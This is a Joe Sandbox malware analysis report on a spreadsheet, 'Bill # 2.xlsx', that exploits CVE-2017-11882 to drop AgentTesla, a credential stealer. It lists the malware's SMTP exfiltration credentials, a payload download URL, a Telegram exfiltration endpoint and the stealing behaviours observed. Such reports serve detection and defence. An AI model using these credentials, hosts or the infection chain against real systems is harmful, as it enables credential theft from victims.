ID: 321163
Sample Name: Bill # 2.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:46:20
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Bill # 2.xlsx

Overview


General Information

Sample Name:	Bill # 2.xlsx
Analysis ID:	321163
MD5:	483b35b49726fc5.
SHA1:	58b66c28ec98e7..
SHA256:	982e68644911b3..
Tags:	xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Drops PE files to the user root direc…
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2016 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2492 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2708 cmdline: 'C:\Users\Public\vbc.exe' MD5: C11D6124EE0522C7AB71D20CF3474DC0)
    - RegAsm.exe (PID: 2452 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
    - RegAsm.exe (PID: 2344 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
    - RegAsm.exe (PID: 2364 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "DAjOFWZ9dn",
  "URL: ": "https://AkXBTiOq5oAkuzK9T5L.org",
  "To: ": "",
  "ByHost: ": "us2.smtp.mailhostbox.com:587",
  "Password: ": "NEASmo3yRPX2q",
  "From: ": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2360877305.00000000029FF000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.2167918680.00000000071B000.00000004.00000020.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2360916542.0000000002A3A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.RegAsm.exe.400000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.vbc.exe.460000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 2 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 2 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 2	Security Account Manager	Security Software Discovery 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1 1 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 3	LSA Secrets	Virtualization/Sandbox Evasion 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 2 1 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicat
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Bill # 2.xlsx	31%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\tochi[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.460000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
7.2.RegAsm.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://198.23.212.152/doc/tochi.exe	100%	Avira URL Cloud	malware	
http://VaMNef.com	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ns.a	0%	Avira URL Cloud	safe	
http://https://AkXBTiOq5oAkuzK9T5L.org	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://api.ipify.orgP	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	23.21.42.25	true	false		high
us2.smtp.mailhostbox.com	208.91.198.143	true	false		high
api.ipify.org	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://198.23.212.152/doc/tochi.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	RegAsm.exe, 00000007.00000002.2360808155.00000000029BA000.00000004.00000001.sdmp, RegAsm.exe, 00000007.00000002.2360822194.00000000029CA000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	RegAsm.exe, 00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	RegAsm.exe, 00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	RegAsm.exe, 00000007.00000002.2362339269.00000000057C0000.00000004.00000001.sdmp	false		high
http://us2.smtp.mailhostbox.com	RegAsm.exe, 00000007.00000002.2360976971.0000000002A96000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegAsm.exe, 00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	RegAsm.exe, 00000007.00000002.2362339269.00000000057C0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://VaMNef.com	RegAsm.exe, 00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	RegAsm.exe, 00000007.00000002.2362339269.00000000057C0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	RegAsm.exe, 00000007.00000002.2362339269.00000000057C0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://elb097307-934924932.us-east-1.elb.amazonaws.com	RegAsm.exe, 00000007.00000002.2360843456.00000000029DD000.00000004.00000001.sdmp	false		high
http://ns.a	vbc.exe, 00000004.00000003.2167387608.0000000004C74000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://AkXBTiOq5oAkuzK9T5L.org	RegAsm.exe, 00000007.00000002.2360916542.0000000002A3A000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	RegAsm.exe, 00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api.ipify.org	RegAsm.exe, 00000007.00000002.2360843456.00000000029DD000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org	RegAsm.exe, 00000007.00000002.2360808155.00000000029BA000.00000004.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	RegAsm.exe, 00000007.00000002.2362339269.00000000057C0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	RegAsm.exe, 00000007.00000002.2360145060.0000000002430000.00000002.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/	vbc.exe, 00000004.00000002.2167918680.000000000071B000.00000004.00000020.sdmp, RegAsm.exe, 00000007.00000002.2359672684.0000000000402000.00000040.00000001.sdmp	false		high
http://https://api.ipify.orgP	RegAsm.exe, 00000007.00000002.2360835164.00000000029D8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	RegAsm.exe, 00000007.00000002.2360145060.0000000002430000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ocsp.entrust.net0D	RegAsm.exe, 00000007.00000002.2362339269.00000000057C0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	RegAsm.exe, 00000007.00000002.2360822194.00000000029CA000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	RegAsm.exe, 00000007.00000002.2362339269.00000000057C0000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	RegAsm.exe, 00000007.00000002.2360731218.0000000002931000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000004.00000002.2167918680.000000000071B000.00000004.00000020.sdmp, RegAsm.exe, 00000007.00000002.2359672684.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	RegAsm.exe, 00000007.00000002.2362741103.00000000067C0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	RegAsm.exe, 00000007.00000002.2362339269.00000000057C0000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.21.42.25	unknown	United States		14618	AMAZON-AESUS	false
198.23.212.152	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321163
Start date:	20.11.2020
Start time:	13:46:20
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 6m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Bill # 2.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
